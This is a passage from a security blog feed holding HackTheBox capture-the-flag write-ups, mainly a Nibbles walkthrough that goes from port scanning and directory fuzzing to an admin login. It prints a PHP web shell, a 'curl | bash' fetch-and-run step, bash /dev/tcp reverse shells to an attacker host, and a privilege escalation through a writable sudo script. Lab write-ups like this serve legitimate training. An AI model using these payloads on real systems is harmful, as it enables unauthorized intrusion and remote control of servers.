bash <span class="nt">-i</span> <span class="o">&gt;</span>&amp; /dev/tcp/<span class="o">{</span>IP<span class="o">}</span>/<span class="o">{</span>Port<span class="o">}</span> 0&gt;&amp;1
</code></pre></div></div>
<p>Finally, we open a new terminal, where we will run the command to listen for the incoming reverse shell connection:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nc <span class="nt">-nvlp</span> <span class="o">{</span>Port<span class="o">}</span>
</code></pre></div></div>]]></content><author><name>Olme786</name></author><category term="hackthebox" /><category term="infosec" /><category term="Medium" /><category term="SQL injection" /><category term="SSL Certificate Inspection" /><category term="Cron Job" /><category term="PHP basics" /><category term="Regex explotation" /><summary type="html"><![CDATA[Europa is a medium-friendly difficulty machine on HackTheBox, offers a diverse range of topics that can pose both a challenge and an opportunity for learning. While it doesn't require an extensive number of steps, it provides a rich learning experience in various aspects of enumeration and attack vectors. Our journey starts with enumeration, where careful attention to certificates will enable us to apply virtualization. Next, we'll encounter SQL Injection and rejex injection challenges. Finally, the grand finale awaits with a privilege escalation, where we'll dive into modifying cron task code.]]></summary></entry><entry><title type="html">Nibbles - Hack The Box</title><link href="https://olme786.io/htb-HackTheBox-Nibbles-WriteUp/" rel="alternate" type="text/html" title="Nibbles - Hack The Box" /><published>2023-07-23T00:00:00+00:00</published><updated>2023-07-23T00:00:00+00:00</updated><id>https://olme786.io/htb-HackTheBox-Nibbles-WriteUp</id><content type="html" xml:base="https://olme786.io/htb-HackTheBox-Nibbles-WriteUp/"><![CDATA[<p><img src="/assets/images/htb-writeup-nibbles/nibbles_logo.png" alt="" /></p>

<p>Nibbles is a begginer-friendly machine on HackTheBox, designed to provide an excellent entry point for those new to ethical hacking and penetration testing. It offers a realistic environment to practise skills and tackle challenges in a controlled setting. As you explore and conquer its challenges, you’ll develop essential skills and gain a deeper understanding of penetration testing techniques. In this machine we do enumeration, web application testing, exploitation, privilege escalation and capture the flag.</p>

<h2 id="vpn-connection">VPN connection</h2>

<p>To begin exploring the Nibbles machine, we use the following one-liner to run OpenVpn with the specified VPN file:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>    <span class="nb">sudo </span>openvpn <span class="o">{</span>vpnFile<span class="o">}</span>
</code></pre></div></div>
<p>Remember to replace <code class="language-plaintext highlighter-rouge">{vpnFile}</code> with the actual filename of the OpenVPN configuration file. The command allows us to establish a secure VPN connection and gain acces to the target network.</p>

<h2 id="portscan">Portscan</h2>

<p>We utilized the tool Nmap to perform a scan on the target IP address:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">$ </span><span class="nb">sudo </span>nmap 10.10.10.75 <span class="nt">-p-</span> <span class="nt">-sS</span> <span class="nt">--min-rate</span> 5000
</code></pre></div></div>
<p><br />
Let’s break down each part of the command:</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">sudo</code>: We used <code class="language-plaintext highlighter-rouge">sudo</code>to execute Nmap with elevated privileges.</li>
  <li><code class="language-plaintext highlighter-rouge">nmap</code>: This command help us to explore the ports on the machine.</li>
  <li><code class="language-plaintext highlighter-rouge">-p-</code>: The flag <code class="language-plaintext highlighter-rouge">-p-</code> instructs Nmap to scall all 65535 ports.</li>
  <li><code class="language-plaintext highlighter-rouge">-sS</code>: The flag <code class="language-plaintext highlighter-rouge">-sS</code>enables TCP SYN scan.</li>
  <li><code class="language-plaintext highlighter-rouge">--min-rate 5000</code>: We set the minimun sending rate to 5000 packets per second.</li>
</ul>

<p><br />
<br /></p>

<p>After executing the command, Nmap show us that there are two ports open.</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Starting Nmap 7.93 <span class="o">(</span> https://nmap.org <span class="o">)</span> at 2023-07-23 16:46 CEST
Nmap scan report <span class="k">for </span>10.10.10.75
Host is up <span class="o">(</span>0.14s latency<span class="o">)</span><span class="nb">.</span>
Not shown: 65533 closed tcp ports <span class="o">(</span>reset<span class="o">)</span>
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
</code></pre></div></div>
<p><u>Output:</u>
 After executing the command, Nmap will begin scanning all the 65535 ports on the target IP address. The output will display a detailed report, listing the open ports and services found.
<br />
<br />
<br />
<br />
Now we perform a targeted scan on the specific ports and using additional options for enhanced information gathering:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">$ </span><span class="nb">sudo </span>nmap 10.10.10.75 <span class="nt">-p</span> 22,80 <span class="nt">-sCV</span> <span class="nt">-sS</span> <span class="nt">--min-rate</span> 5000
</code></pre></div></div>
<p><br />
Let’s delve into the new parts of the command:</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">-p 22,80</code>: We use the <code class="language-plaintext highlighter-rouge">-p</code> flag to specify the ports we want to scan.</li>
  <li><code class="language-plaintext highlighter-rouge">-sCV</code>: The <code class="language-plaintext highlighter-rouge">-sCV</code> option combines two scan types:
    <ul>
      <li><code class="language-plaintext highlighter-rouge">-sC</code>: This option enables the default script scan. THis will identify vulnerabilities and gather additional information.</li>
      <li><code class="language-plaintext highlighter-rouge">-sV</code>: This option enables version detection. Nmap will try to determine the version of the service.</li>
    </ul>
  </li>
</ul>

<p><br /></p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Starting Nmap 7.93 <span class="o">(</span> https://nmap.org <span class="o">)</span> at 2023-07-23 16:56 CEST
Nmap scan report <span class="k">for </span>10.10.10.75
Host is up <span class="o">(</span>0.21s latency<span class="o">)</span><span class="nb">.</span>

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 <span class="o">(</span>Ubuntu Linux<span class="p">;</span> protocol 2.0<span class="o">)</span>
| ssh-hostkey: 
|   2048 c4f8ade8f80477decf150d630a187e49 <span class="o">(</span>RSA<span class="o">)</span>
|   256 228fb197bf0f1708fc7e2c8fe9773a48 <span class="o">(</span>ECDSA<span class="o">)</span>
|_  256 e6ac27a3b5a9f1123c34a55d5beb3de9 <span class="o">(</span>ED25519<span class="o">)</span>
80/tcp open  http    Apache httpd 2.4.18 <span class="o">((</span>Ubuntu<span class="o">))</span>
|_http-server-header: Apache/2.4.18 <span class="o">(</span>Ubuntu<span class="o">)</span>
|_http-title: Site doesn<span class="s1">'t have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
</span></code></pre></div></div>
<p><u>Output:<u>
 After executing the command, Nmap will specifically scan ports 22 and 80 on the target IP address. The output will present a report, including the services running on the port, versions and vulnerabilities.</u></u></p>

<h2 id="website">Website</h2>

<p>The design of the page is quite simple, so let’s start by looking at the code of the page before listing directories.</p>

<p><img src="/assets/images/htb-writeup-nibbles/nibbles_page.png" alt="" />
<br />
<br /></p>

<p>It seems we found something interesting hid on the code;)</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>&lt;b&gt;Hello world!&lt;/b&gt;


&lt;<span class="o">!</span><span class="nt">--</span> /nibbleblog/ directory. Nothing interesting here! <span class="nt">--</span><span class="o">&gt;</span>
</code></pre></div></div>
<blockquote>
  <p><strong>Shortcut</strong> To view the page source code, press `CTRL+U. 
<br />
<br /></p>
</blockquote>

<p>In the new page (http://10.10.10.75/nibbleblog/), there is nothing interesting. Let’s try to find out new directories to see if there is something interesting.
<br />
<br />
<br />
Firstly, I starting Fuzzing on http://10.10.10.75/nibbleblog/
<br />
The command we use to fuzzing is:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>wfuzz <span class="nt">-c</span> <span class="nt">-t</span> 200 <span class="nt">--hc</span><span class="o">=</span>404 <span class="nt">-w</span>  /opt/SecLists/directory-list-2.3-medium.txt http://10.10.10.75/nibbleblog/FUZZ.php
</code></pre></div></div>
<blockquote>
  <p><strong>Important</strong> Fuzzing is a testing technique used to discover vulnerabilities and defects in programs or systems. It involves sending a large amount of random input data to the target a&gt;</p>
</blockquote>

<p><br /></p>

<p>Let’s explain the command:</p>
<ul>
  <li><code class="language-plaintext highlighter-rouge">wfuzz</code>: <code class="language-plaintext highlighter-rouge">wfuzz</code>is a flexible and web application fuzzer.</li>
  <li><code class="language-plaintext highlighter-rouge">-c</code>: This option stands for “colorize output”.</li>
  <li><code class="language-plaintext highlighter-rouge">-t 200</code>: The <code class="language-plaintext highlighter-rouge">-t</code> option specifies the number of threads to use during the fuzzing process.</li>
  <li><code class="language-plaintext highlighter-rouge">--hc=404</code>: This option is used to specify the response status code to hide from the output.</li>
  <li><code class="language-plaintext highlighter-rouge">-w /opt/SecLists/directory-list-2.3-medium.txt</code>: The <code class="language-plaintext highlighter-rouge">-w</code> option specifies the wordlist file to use for fuzzing. In that case I used one that is here:[Dictionary](https://github.com/dan&gt;</li>
  <li><code class="language-plaintext highlighter-rouge">http://10.10.10.75/nibbleblog/FUZZ.php</code>: This is the target URL that will be fuzzed. The <code class="language-plaintext highlighter-rouge">FUZZ</code> placeholder will be replaced with each directory name from the worlists during the fuzzing pr&gt;</li>
</ul>

<blockquote>
  <p><strong>Important</strong> When adding <code class="language-plaintext highlighter-rouge">.php</code> at the end of the <code class="language-plaintext highlighter-rouge">wfuzz</code>command, you are trying to identify the programming language used by the web application. by appending <code class="language-plaintext highlighter-rouge">.php</code>to the URLs being fuzzed, you are attemting to find PHP files.
<br />
<br /></p>
</blockquote>

<p><u>Output</u></p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>000000259:   200        26 L     96 W       1401 Ch     <span class="s2">"admin"</span> 
</code></pre></div></div>
<p><br />
<br />
There is one interesting page! Let’s see admin.php(http://10.10.10.75/nibbleblog/admin.php).
<br />
<br />
<img src="/assets/images/htb-writeup-nibbles/admin_nibbles.png" alt="" /></p>

<p>It seems we need a credential and a password. Let’s look around maybe we find something.</p>

<p>However with that it is not enough, so I started fuzzing on http://10.10.10.75/nibbleblog/ and I got interesting results.
<br />
<br />
<br /></p>

<p>We need to do fuzzing again:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>wfuzz <span class="nt">-c</span> <span class="nt">-t</span> 200 <span class="nt">--hc</span><span class="o">=</span>404 <span class="nt">-w</span> /opt/SecLists/directory-list-2.3-medium.txt http://10.10.10.75/nibbleblog/FUZZ
</code></pre></div></div>
<p><br />
<br />
<u>Output</u></p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>000000075:   301        9 L      28 W       323 Ch      <span class="s2">"content"</span> 
000000259:   301        9 L      28 W       321 Ch      <span class="s2">"admin"</span>                         
000000519:   301        9 L      28 W       323 Ch      <span class="s2">"plugins"</span>                       
000000127:   301        9 L      28 W       322 Ch      <span class="s2">"themes"</span>                        
000000935:   301        9 L      28 W       325 Ch      <span class="s2">"languages"</span>                     
000000897:   200        63 L     643 W      4624 Ch     <span class="s2">"README"</span>   
</code></pre></div></div>
<p><br />
<br />
If we go to content there is a private directory where there are interesting information, specially in <em>config.xml</em></p>

<div class="language-xml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nt">&lt;config&gt;</span>
<span class="nt">&lt;name</span> <span class="na">type=</span><span class="s">"string"</span><span class="nt">&gt;</span>Nibbles<span class="nt">&lt;/name&gt;</span>
<span class="nt">&lt;slogan</span> <span class="na">type=</span><span class="s">"string"</span><span class="nt">&gt;</span>Yum yum<span class="nt">&lt;/slogan&gt;</span>
<span class="nt">&lt;footer</span> <span class="na">type=</span><span class="s">"string"</span><span class="nt">&gt;</span>Powered by Nibbleblog<span class="nt">&lt;/footer&gt;</span>
<span class="nt">&lt;advanced_post_options</span> <span class="na">type=</span><span class="s">"integer"</span><span class="nt">&gt;</span>0<span class="nt">&lt;/advanced_post_options&gt;</span>
<span class="nt">&lt;url</span> <span class="na">type=</span><span class="s">"string"</span><span class="nt">&gt;</span>http://10.10.10.75/nibbleblog/<span class="nt">&lt;/url&gt;</span>
<span class="nt">&lt;path</span> <span class="na">type=</span><span class="s">"string"</span><span class="nt">&gt;</span>/nibbleblog/<span class="nt">&lt;/path&gt;</span>
<span class="nt">&lt;items_rss</span> <span class="na">type=</span><span class="s">"integer"</span><span class="nt">&gt;</span>4<span class="nt">&lt;/items_rss&gt;</span>
<span class="nt">&lt;items_page</span> <span class="na">type=</span><span class="s">"integer"</span><span class="nt">&gt;</span>6<span class="nt">&lt;/items_page&gt;</span>
<span class="nt">&lt;language</span> <span class="na">type=</span><span class="s">"string"</span><span class="nt">&gt;</span>en_US<span class="nt">&lt;/language&gt;</span>
<span class="nt">&lt;timezone</span> <span class="na">type=</span><span class="s">"string"</span><span class="nt">&gt;</span>UTC<span class="nt">&lt;/timezone&gt;</span>
<span class="nt">&lt;timestamp_format</span> <span class="na">type=</span><span class="s">"string"</span><span class="nt">&gt;</span>%d %B, %Y<span class="nt">&lt;/timestamp_format&gt;</span>
<span class="nt">&lt;locale</span> <span class="na">type=</span><span class="s">"string"</span><span class="nt">&gt;</span>en_US<span class="nt">&lt;/locale&gt;</span>
<span class="nt">&lt;img_resize</span> <span class="na">type=</span><span class="s">"integer"</span><span class="nt">&gt;</span>1<span class="nt">&lt;/img_resize&gt;</span>
<span class="nt">&lt;img_resize_width</span> <span class="na">type=</span><span class="s">"integer"</span><span class="nt">&gt;</span>1000<span class="nt">&lt;/img_resize_width&gt;</span>
<span class="nt">&lt;img_resize_height</span> <span class="na">type=</span><span class="s">"integer"</span><span class="nt">&gt;</span>600<span class="nt">&lt;/img_resize_height&gt;</span>
<span class="nt">&lt;img_resize_quality</span> <span class="na">type=</span><span class="s">"integer"</span><span class="nt">&gt;</span>100<span class="nt">&lt;/img_resize_quality&gt;</span>
<span class="nt">&lt;img_resize_option</span> <span class="na">type=</span><span class="s">"string"</span><span class="nt">&gt;</span>auto<span class="nt">&lt;/img_resize_option&gt;</span>
<span class="nt">&lt;img_thumbnail</span> <span class="na">type=</span><span class="s">"integer"</span><span class="nt">&gt;</span>1<span class="nt">&lt;/img_thumbnail&gt;</span>
<span class="nt">&lt;img_thumbnail_width</span> <span class="na">type=</span><span class="s">"integer"</span><span class="nt">&gt;</span>190<span class="nt">&lt;/img_thumbnail_width&gt;</span>
<span class="nt">&lt;img_thumbnail_height</span> <span class="na">type=</span><span class="s">"integer"</span><span class="nt">&gt;</span>190<span class="nt">&lt;/img_thumbnail_height&gt;</span>
<span class="nt">&lt;img_thumbnail_quality</span> <span class="na">type=</span><span class="s">"integer"</span><span class="nt">&gt;</span>100<span class="nt">&lt;/img_thumbnail_quality&gt;</span>
<span class="nt">&lt;img_thumbnail_option</span> <span class="na">type=</span><span class="s">"string"</span><span class="nt">&gt;</span>landscape<span class="nt">&lt;/img_thumbnail_option&gt;</span>
<span class="nt">&lt;theme</span> <span class="na">type=</span><span class="s">"string"</span><span class="nt">&gt;</span>simpler<span class="nt">&lt;/theme&gt;</span>
<span class="nt">&lt;notification_comments</span> <span class="na">type=</span><span class="s">"integer"</span><span class="nt">&gt;</span>1<span class="nt">&lt;/notification_comments&gt;</span>
<span class="nt">&lt;notification_session_fail</span> <span class="na">type=</span><span class="s">"integer"</span><span class="nt">&gt;</span>0<span class="nt">&lt;/notification_session_fail&gt;</span>
<span class="nt">&lt;notification_session_start</span> <span class="na">type=</span><span class="s">"integer"</span><span class="nt">&gt;</span>0<span class="nt">&lt;/notification_session_start&gt;</span>
<span class="nt">&lt;notification_email_to</span> <span class="na">type=</span><span class="s">"string"</span><span class="nt">&gt;</span>admin@nibbles.com<span class="nt">&lt;/notification_email_to&gt;</span>
<span class="nt">&lt;notification_email_from</span> <span class="na">type=</span><span class="s">"string"</span><span class="nt">&gt;</span>noreply@10.10.10.134<span class="nt">&lt;/notification_email_from&gt;</span>
<span class="nt">&lt;seo_site_title</span> <span class="na">type=</span><span class="s">"string"</span><span class="nt">&gt;</span>Nibbles - Yum yum<span class="nt">&lt;/seo_site_title&gt;</span>
<span class="nt">&lt;seo_site_description</span> <span class="na">type=</span><span class="s">"string"</span><span class="nt">/&gt;</span>
<span class="nt">&lt;seo_keywords</span> <span class="na">type=</span><span class="s">"string"</span><span class="nt">/&gt;</span>
<span class="nt">&lt;seo_robots</span> <span class="na">type=</span><span class="s">"string"</span><span class="nt">/&gt;</span>
<span class="nt">&lt;seo_google_code</span> <span class="na">type=</span><span class="s">"string"</span><span class="nt">/&gt;</span>
<span class="nt">&lt;seo_bing_code</span> <span class="na">type=</span><span class="s">"string"</span><span class="nt">/&gt;</span>
<span class="nt">&lt;seo_author</span> <span class="na">type=</span><span class="s">"string"</span><span class="nt">/&gt;</span>
<span class="nt">&lt;friendly_urls</span> <span class="na">type=</span><span class="s">"integer"</span><span class="nt">&gt;</span>0<span class="nt">&lt;/friendly_urls&gt;</span>
<span class="nt">&lt;default_homepage</span> <span class="na">type=</span><span class="s">"integer"</span><span class="nt">&gt;</span>0<span class="nt">&lt;/default_homepage&gt;</span>
<span class="nt">&lt;/config&gt;</span>
</code></pre></div></div>

<p><br />
If we pay attention there is a line with some relevant information:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>&lt;notification_email_to <span class="nb">type</span><span class="o">=</span><span class="s2">"string"</span><span class="o">&gt;</span>admin@nibbles.com&lt;/notification_email_to&gt;
</code></pre></div></div>
<p><br /><br />
Let’s try to check if the user could be <code class="language-plaintext highlighter-rouge">admin</code> and the password is <code class="language-plaintext highlighter-rouge">nibbles</code>
<br /><br /></p>

<p>WE GET IT!!!
<img src="/assets/images/htb-writeup-nibbles/admin_login2.png" alt="" />
<br /><br /></p>

<p>Now, we need to try to get a reverse shell, so let’s go to plugins to upload some code and we can see that we can upload a file on <code class="language-plaintext highlighter-rouge">My image</code>. Let’s try to do a <strong>Remote Code Execution(RCE)</strong> by uploading a PHP file with that code:</p>
<div class="language-php highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="cp">&lt;?php</span> <span class="nb">system</span><span class="p">(</span><span class="nv">$_REQUEST</span><span class="p">[</span><span class="s1">'cmd'</span><span class="p">]);</span> <span class="cp">?&gt;</span>
</code></pre></div></div>
<blockquote>
  <p><strong>Important</strong> In the provided code, the <code class="language-plaintext highlighter-rouge">system()</code>function is used, which allows the execution of shell commands. The <code class="language-plaintext highlighter-rouge">$REQUEST["cmd"]</code> variable retrieves the value of the <code class="language-plaintext highlighter-rouge">cmd</code> parameter from the HTTP request, which contains the shell command the attacker wants to execute.
<br /><br /></p>
</blockquote>

<p>Now, we need to find on the directories we found doing fuzzing and try to search something called “my_image” and we get it on <strong>/nibbleblog/content/private/plugins/my_image</strong>.
<br /><br />
If we click on our file and we add at the end of the PHP file that <code class="language-plaintext highlighter-rouge">?cmd=</code>(http://10.10.10.75/nibbleblog/content/private/plugins/my_image/), we will get a cmd where we can add commands. In my case I am going to do a reverse shell to make everything more comfortable.
<br /><br /></p>

<p><img src="/assets/images/htb-writeup-nibbles/reverse.png" alt="" />
In this reverse shell I used 3 windows where in each I used different tools:</p>
<ol>
  <li><strong>RCE payload</strong>:
    <ul>
      <li>I execute the following RCE payload in the web application:
        <div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code> curl {IP} | bash
</code></pre></div>        </div>
      </li>
      <li>This command uses <code class="language-plaintext highlighter-rouge">curl</code> to fetch data from the IP address <code class="language-plaintext highlighter-rouge">{LHOST}</code> and pipes it to the <code class="language-plaintext highlighter-rouge">bash</code> command for execution.</li>
    </ul>
  </li>
  <li><strong>HTTP Server with Payload</strong>:
    <ul>
      <li>In another terminal, I has set up a HTTP server using Python3 to serve a payload file. The command used is:
        <div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code> python3 -m http.server 80
</code></pre></div>        </div>
      </li>
      <li>The payload file, let’s say <code class="language-plaintext highlighter-rouge">payload.sh</code>, contains the following code:
        <div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code> bash -c 'bash -i &gt;&amp; /dev/tcp/{LHOST}/{LPORT} 0&gt;&amp;1'
</code></pre></div>        </div>
      </li>
      <li>This payload establishes a reverse shell to my machine with IP address <code class="language-plaintext highlighter-rouge">{LHOST}</code> on port <code class="language-plaintext highlighter-rouge">{LPORT}</code>. It uses <code class="language-plaintext highlighter-rouge">bash</code>to redirect standard input, output, and error to the specified TCP connection.</li>
    </ul>
  </li>
  <li><strong>Execution of Payload</strong>
    <ul>
      <li>THe vulnerable web server downloads the <code class="language-plaintext highlighter-rouge">payload.sh</code> file from my machine’s HTTP server using the <code class="language-plaintext highlighter-rouge">curl</code> command executed in the RCE payload.</li>
    </ul>
  </li>
  <li><strong>Reverse Shell Connection</strong>:
    <ul>
      <li>Once the <code class="language-plaintext highlighter-rouge">payload.sh</code> is downloaded, it is executed on the server.</li>
      <li>The <code class="language-plaintext highlighter-rouge">bash</code>command in the payload establishes a reverse shell to my machine at IP <code class="language-plaintext highlighter-rouge">{LHOST}</code> on port <code class="language-plaintext highlighter-rouge">{LPORT}</code>, allowing me to intereact with the server’s shell remotely.</li>
    </ul>
  </li>
  <li><strong>Listener for Reverse Shell</strong>:
    <ul>
      <li>In a final terminal, the attacker runs the following command to listen for the incoming reverse shell connection:
        <div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code> nc -nvlp 443
</code></pre></div>        </div>
      </li>
      <li>I need to wait for the connection from the server, and once established, I gain interactive access to the target system’s shell.</li>
    </ul>
  </li>
</ol>

<p><br />
Finally, I go to the directory /home/nibbler and we find the flag on <code class="language-plaintext highlighter-rouge">user.txt</code>.</p>

<h2 id="privilege-scalation">Privilege Scalation</h2>
<p>Firstly lets list the priveleges or permissions that I have assigned, to do that I used the command <code class="language-plaintext highlighter-rouge">sudo -l</code>.
<u>Output</u></p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">$ </span>nibbler@Nibbles:/home/nibbler<span class="nv">$ </span><span class="nb">sudo</span> <span class="nt">-l</span>
Matching Defaults entries <span class="k">for </span>nibbler on Nibbles:
    env_reset, mail_badpass,
    <span class="nv">secure_path</span><span class="o">=</span>/usr/local/sbin<span class="se">\:</span>/usr/local/bin<span class="se">\:</span>/usr/sbin<span class="se">\:</span>/usr/bin<span class="se">\:</span>/sbin<span class="se">\:</span>/bin<span class="se">\:</span>/snap/bin

User nibbler may run the following commands on Nibbles:
    <span class="o">(</span>root<span class="o">)</span> NOPASSWD: /home/nibbler/personal/stuff/monitor.sh

</code></pre></div></div>
<p>If we pay attention we find an interesting zip that is on nibbler directory called monitor.sh that we can execute as root.
<br />
It seems that file is on the personal.zip:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">$ </span>nibbler@Nibbles:/home/nibbler<span class="nv">$ </span><span class="nb">ls
ls
</span>personal
user.txt
</code></pre></div></div>
<p><br />
<br />
Let’s unzip that file to see what’s there with that command:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>unzip personal
</code></pre></div></div>
<p>If we go to monitor.sh we have full permissions to modify the file, so I am gonna establish a reverse shell with my machine, to do that I am gonna write the command that was on <code class="language-plaintext highlighter-rouge">payload.sh</code> and I am going to execute with <code class="language-plaintext highlighter-rouge">sudo</code>as root:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">sudo </span>monitor.sh
</code></pre></div></div>
<p><br />
<br />
Finally, we are root!!!
<br /></p>

<p>We have the flag here:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">$ </span>root@Nibbles:/home/nibbler/personal/stuff# <span class="nb">cd</span> /root
<span class="nb">cd</span> /root
<span class="nv">$ </span>root@Nibbles:~# <span class="nb">ls
ls
</span>root.txt

</code></pre></div></div>]]></content><author><name>Olme786</name></author><category term="hackthebox" /><category term="infosec" /><category term="Easy" /><category term="Web Enumeration" /><category term="Basic Linux knowledge" /><summary type="html"><![CDATA[Nibbles is a begginer-friendly machine on HackTheBox, designed to provide an excellent entry point for those new to ethical hacking and penetration testing. It offers a realistic environment to practise skills and tackle challenges in a controlled setting. As you explore and conquer its challenges, you'll develop essential skills and gain a deeper understanding of penetration testing techniques. In this machine we do enumeration, web application testing, exploitation, privilege escalation and capture the flag.]]></summary></entry></feed>